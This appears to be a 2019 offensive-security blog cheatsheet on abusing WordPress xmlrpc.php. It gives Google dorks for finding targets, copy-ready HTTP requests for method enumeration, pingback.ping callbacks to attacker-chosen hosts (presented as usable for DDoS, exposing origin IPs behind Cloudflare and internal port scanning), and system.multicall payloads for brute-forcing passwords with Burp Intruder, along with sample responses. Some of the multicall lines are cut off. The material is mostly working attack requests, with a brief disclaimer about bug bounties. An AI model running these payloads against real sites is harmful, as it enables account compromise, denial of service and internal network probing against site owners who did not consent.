Exploiting the xmlrpc.php on all WordPress versions

Jul 1, 2019 • cheatsheet, offensive_security, wordpress

```
POST /xmlrpc.php HTTP/1.1
Host: example.com
Content-Length: 275

<?xml version="1.0" encoding="UTF-8"?>
<methodCall>
<methodName>pingback.ping</methodName>
    <params>
        <param>
        <value><string>https://10.0.0.1:8443</string></value>
        </param>
        <param>
        <value><string>https://example.com/</string></value>
        </param>
    </params>
</methodCall>
```

XML-RPC on WordPress is actually an API that allows developers who make 3rd party application and services the ability to interact to your WordPress site. The XML-RPC API that WordPress provides several key functionalities that include:

- Publish a post
- Edit a post
- Delete a post.
- Upload a new file (e.g. an image for a post)
- Get a list of comments
- Edit comments

For instance, the Windows Live Writer system is capable of posting blogs directly to WordPress because of XML-RPC.

Unfortunately on the normal installation (not tampered with settings, and/or configs) of WordPress the XML-RPC interface opens two kinds of attacks:

- **XML-RPC pingbacks**
- **Brute force attacks via XML-RPC**

According to the WordPress documentation (https://codex.wordpress.org/XML-RPC_Support), XML-RPC functionality is turned on by default since WordPress 3.5.

Note that in this tutorial/cheatsheet the domain "example.com" is actually an example and can be replaced with your specific target.

Dorks for finding potential targets

I would like to add that **any illegal action is your own**, and I can not be held responsible for your actions against a vulnerable target. Test only where you are allowed to do so. Go for the public, known bug bounties and earn your respect within the community.

That's being said, during bug bounties or penetration testing assessments I had to identify all vulnerable WordPress targets on all subdomains following the rule `*.example.com`. In this specific case I relied on Google dorks in order to fast discovery all potential targets:

- `inurl:"/xmlrpc.php?rsd"` + scoping restrictions
- `intitle:"WordPress" inurl:"readme.html"` + scoping restrictions = general wordpress detection
- `allinurl:"wp-content/plugins/"` + scoping restrictions = general wordpress detection

Searching for XML-RPC servers on WordPress:

Steps to check:

1. Ensure you are targeting a WordPress site.
2. Ensure you have access to the `xmlrpc.php` file. In general, it is found at https://example.com/xmlrpc.php and would reply to a GET request with: `XML-RPC server accepts POST requests only.`
3. It will be pointless to target an XML-RPC server which is disabled/hardcoded /tampered/not working. Therefore, we will check its functionality by sending the following request:

Post Request:

```
POST /xmlrpc.php HTTP/1.1
Host: example.com
```

```
Content-Length: 135

<?xml version="1.0" encoding="utf-8"?>
<methodCall>
<methodName>system.listMethods</methodName>
<params></params>
</methodCall>
```

The normal response should be:

```
HTTP/1.1 200 OK
Date: Mon, 01 Jul 2019 17:13:30 GMT
Server: Apache
Strict-Transport-Security: max-age=63072000; includeSubdomains; preload
Connection: close
Vary: Accept-Encoding
Referrer-Policy: no-referrer-when-downgrade
Content-Length: 4272
Content-Type: text/xml; charset=UTF-8

<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <params>
    <param>
      <value>
      <array><data>
  <value><string>system.multicall</string></value>
  <value><string>system.listMethods</string></value>
  <value><string>system.getCapabilities</string></value>
  <value><string>demo.addTwoNumbers</string></value>
  <value><string>demo.sayHello</string></value>
  <value><string>pingback.extensions.getPingbacks</string></value>
  <value><string>pingback.ping</string></value>
  <value><string>mt.publishPost</string></value>
  <value><string>mt.getTrackbackPings</string></value>
  <value><string>mt.supportedTextFilters</string></value>
  <value><string>mt.supportedMethods</string></value>
  <value><string>mt.setPostCategories</string></value>
  <value><string>mt.getPostCategories</string></value>
  <value><string>mt.getRecentPostTitles</string></value>
  <value><string>mt.getCategoryList</string></value>
  <value><string>metaWeblog.getUsersBlogs</string></value>
  <value><string>metaWeblog.deletePost</string></value>
  <value><string>metaWeblog.newMediaObject</string></value>
  <value><string>metaWeblog.getCategories</string></value>
  <value><string>metaWeblog.getRecentPosts</string></value>
  <value><string>metaWeblog.getPost</string></value>
  <value><string>metaWeblog.editPost</string></value>
  <value><string>metaWeblog.newPost</string></value>
  <value><string>blogger.deletePost</string></value>
  <value><string>blogger.editPost</string></value>
```

```
<value><string>blogger.newPost</string></value>
<value><string>blogger.getRecentPosts</string></value>
<value><string>blogger.getPost</string></value>
<value><string>blogger.getUserInfo</string></value>
<value><string>blogger.getUsersBlogs</string></value>
<value><string>wp.restoreRevision</string></value>
<value><string>wp.getRevisions</string></value>
<value><string>wp.getPostTypes</string></value>
<value><string>wp.getPostType</string></value>
<value><string>wp.getPostFormats</string></value>
<value><string>wp.getMediaLibrary</string></value>
<value><string>wp.getMediaItem</string></value>
<value><string>wp.getCommentStatusList</string></value>
<value><string>wp.newComment</string></value>
<value><string>wp.editComment</string></value>
<value><string>wp.deleteComment</string></value>
<value><string>wp.getComments</string></value>
<value><string>wp.getComment</string></value>
<value><string>wp.setOptions</string></value>
<value><string>wp.getOptions</string></value>
<value><string>wp.getPageTemplates</string></value>
<value><string>wp.getPageStatusList</string></value>
<value><string>wp.getPostStatusList</string></value>
<value><string>wp.getCommentCount</string></value>
<value><string>wp.deleteFile</string></value>
<value><string>wp.uploadFile</string></value>
<value><string>wp.suggestCategories</string></value>
<value><string>wp.deleteCategory</string></value>
<value><string>wp.newCategory</string></value>
<value><string>wp.getTags</string></value>
<value><string>wp.getCategories</string></value>
<value><string>wp.getAuthors</string></value>
<value><string>wp.getPageList</string></value>
<value><string>wp.editPage</string></value>
<value><string>wp.deletePage</string></value>
<value><string>wp.newPage</string></value>
<value><string>wp.getPages</string></value>
<value><string>wp.getPage</string></value>
<value><string>wp.editProfile</string></value>
<value><string>wp.getProfile</string></value>
<value><string>wp.getUsers</string></value>
<value><string>wp.getUser</string></value>
<value><string>wp.getTaxonomies</string></value>
<value><string>wp.getTaxonomy</string></value>
<value><string>wp.getTerms</string></value>
<value><string>wp.getTerm</string></value>
<value><string>wp.deleteTerm</string></value>
<value><string>wp.editTerm</string></value>
<value><string>wp.newTerm</string></value>
<value><string>wp.getPosts</string></value>
<value><string>wp.getPost</string></value>
<value><string>wp.deletePost</string></value>
```

```
  <value><string>wp.editPost</string></value>
  <value><string>wp.newPost</string></value>
  <value><string>wp.getUsersBlogs</string></value>
</data></array>
      </value>
    </param>
  </params>
</methodResponse>
```

Note that in the absence of the above-presented example response, it is rather pointless to proceed with actual testing of the two vulnerabilities. The response might vary based on the settings and configurations of the WordPress installation.

1. If there is an output for `<methodName>system.listMethods</methodName>` then it is recommended to interact with at least the most basic method called **demo.sayHello**.

Request:

```
POST /xmlrpc.php HTTP/1.1
Host: example.com
Content-Length: 130

<?xml version="1.0" encoding="utf-8"?>
<methodCall>
<methodName>demo.sayHello</methodName>
<params></params>
</methodCall>
```

Response:

```
HTTP/1.1 200 OK
Date: Mon, 01 Jul 2019 17:19:05 GMT
Server: Apache
Strict-Transport-Security: max-age=63072000; includeSubdomains; preload
Connection: close
Vary: Accept-Encoding
Referrer-Policy: no-referrer-when-downgrade
Content-Length: 181
Content-Type: text/xml; charset=UTF-8

<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <params>
    <param>
      <value>
      <string>Hello!</string>
      </value>
    </param>
  </params>
```

```
</methodResponse>
```

XML-RPC pingbacks attacks

In this case, an attacker is able to leverage the default **XML-RPC API** in order to perform callbacks for the following purposes:

1. **Distributed denial-of-service (DDoS) attacks** - An attacker executes the **pingback.ping** the method from several affected WordPress installations against a single unprotected target (botnet level).
2. **Cloudflare Protection Bypass** - An attacker executes the **pingback.ping** the method from a single affected WordPress installation which is protected by CloudFlare to an attacker-controlled public host (for example a VPS) in order to reveal the public IP of the target, therefore bypassing any DNS level protection.
3. **XSPA (Cross Site Port Attack)** - An attacker can execute the **pingback.ping** the method from a single affected WordPress installation to the same host (or other internal/private host) on different ports. An open port or an internal host can be determined by observing the difference in time of response and/or by looking at the response of the request.

The following represents an simple example request using the PostBin provided URL as callback:

```
POST /xmlrpc.php HTTP/1.1
Host: example.com
Content-Length: 303

<?xml version="1.0" encoding="UTF-8"?>
<methodCall>
<methodName>pingback.ping</methodName>
<params>
<param>
<value><string>https://postb.in/1562017983221-4377199190203</string></value>
</param>
<param>
<value><string>https://example.com/</string></value>
</param>
</params>
</methodCall>
```


Example response:

```
HTTP/1.1 200 OK
Date: Mon, 01 Jul 2019 21:53:56 GMT
Server: Apache
Strict-Transport-Security: max-age=63072000; includeSubdomains; preload
Connection: close
```

```
Vary: Accept-Encoding
Referrer-Policy: no-referrer-when-downgrade
Content-Length: 370
Content-Type: text/xml; charset=UTF-8

<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <fault>
    <value>
      <struct>
        <member>
          <name>faultCode</name>
          <value><int>0</int></value>
        </member>
        <member>
          <name>faultString</name>
          <value><string></string></value>
        </member>
      </struct>
    </value>
  </fault>
</methodResponse>
```

PostBin Output:



Brute force attacks

Sometimes the only way to bypass request limiting or blocking in a brute force attack against WordPress site is to use the all too forgotten **XML-RPC API**.

The following request represents the most common brute force attack:

```
POST /xmlrpc.php HTTP/1.1
Host: example.com
Content-Length: 235

<?xml version="1.0" encoding="UTF-8"?>
<methodCall>
```

```
<methodName>wp.getUsersBlogs</methodName>
<params>
<param><value>\{\{your username\}\}</value></param>
<param><value>\{\{your password\}\}</value></param>
</params>
</methodCall>
```

The above request can be sent in Burp Intruder (for example) with different sets of credentials. Note that, even if you guess the password or not, **the response code will always be 200**. I highly recommend looking for errors/messages within the body of the response.

Worried about sending way to much requests against the target? - No worries. WordPress XML-RPC by default allows an attacker to perform a single request, and brute force hundreds of passwords.

The following request requires permissions for both **system.multicall** and **wp.getUsersBlogs** methods:

```
POST /xmlrpc.php HTTP/1.1
Host: example.com
Content-Length: 1560

<?xml version="1.0"?>
<methodCall><methodName>system.multicall</methodName><params><param><value><ar

<value><struct><member><name>methodName</name><value><string>wp.getUsersBlogs<

<value><struct><member><name>methodName</name><value><string>wp.getUsersBlogs<

<value><struct><member><name>methodName</name><value><string>wp.getUsersBlogs<

<value><struct><member><name>methodName</name><value><string>wp.getUsersBlogs<

</data></array></value></param></params></methodCall>
```

The response will look like:

```
HTTP/1.1 200 OK
Date: Mon, 01 Jul 2019 23:02:55 GMT
Server: Apache
Strict-Transport-Security: max-age=63072000; includeSubdomains; preload
Connection: close
Vary: Accept-Encoding
Referrer-Policy: no-referrer-when-downgrade
Content-Length: 1043
Content-Type: text/xml; charset=UTF-8

<?xml version="1.0" encoding="UTF-8"?>
```

```
<methodResponse>
  <params>
    <param>
      <value>
      <array><data>
  <value><struct>
  <member><name>faultCode</name><value><int>403</int></value></member>
  <member><name>faultString</name><value><string>Incorrect username or passwor
</struct></value>
  <value><struct>
  <member><name>faultCode</name><value><int>403</int></value></member>
  <member><name>faultString</name><value><string>Incorrect username or passwor
</struct></value>
  <value><struct>
  <member><name>faultCode</name><value><int>403</int></value></member>
  <member><name>faultString</name><value><string>Incorrect username or passwor
</struct></value>
  <value><struct>
  <member><name>faultCode</name><value><int>403</int></value></member>
  <member><name>faultString</name><value><string>Incorrect username or passwor
</struct></value>
</data></array>
      </value>
    </param>
  </params>
</methodResponse>
```

In the above example I tested 4 different credentials sets using a single request. You just have to replace **{{ Your Username }}** and **{{ Your Password }}** with your own combinations.

That is it, please comment if I missed something and happy hunting!

Other references:

- https://www.wordfence.com/blog/2015/10/should-you-disable-xml-rpc-on-wordpress/
- https://medium.com/@the.bilal.rizwan/wordpress-xmlrpc-php-common-vulnerabilites-how-to-exploit-them-d8d3c8600b32
- https://github.com/1N3/Wordpress-XMLRPC-Brute-Force-Exploit/blob/master/wordpress-xmlrpc-brute-v2.py

Comments

Please enable JavaScript to view the comments powered by Disqus.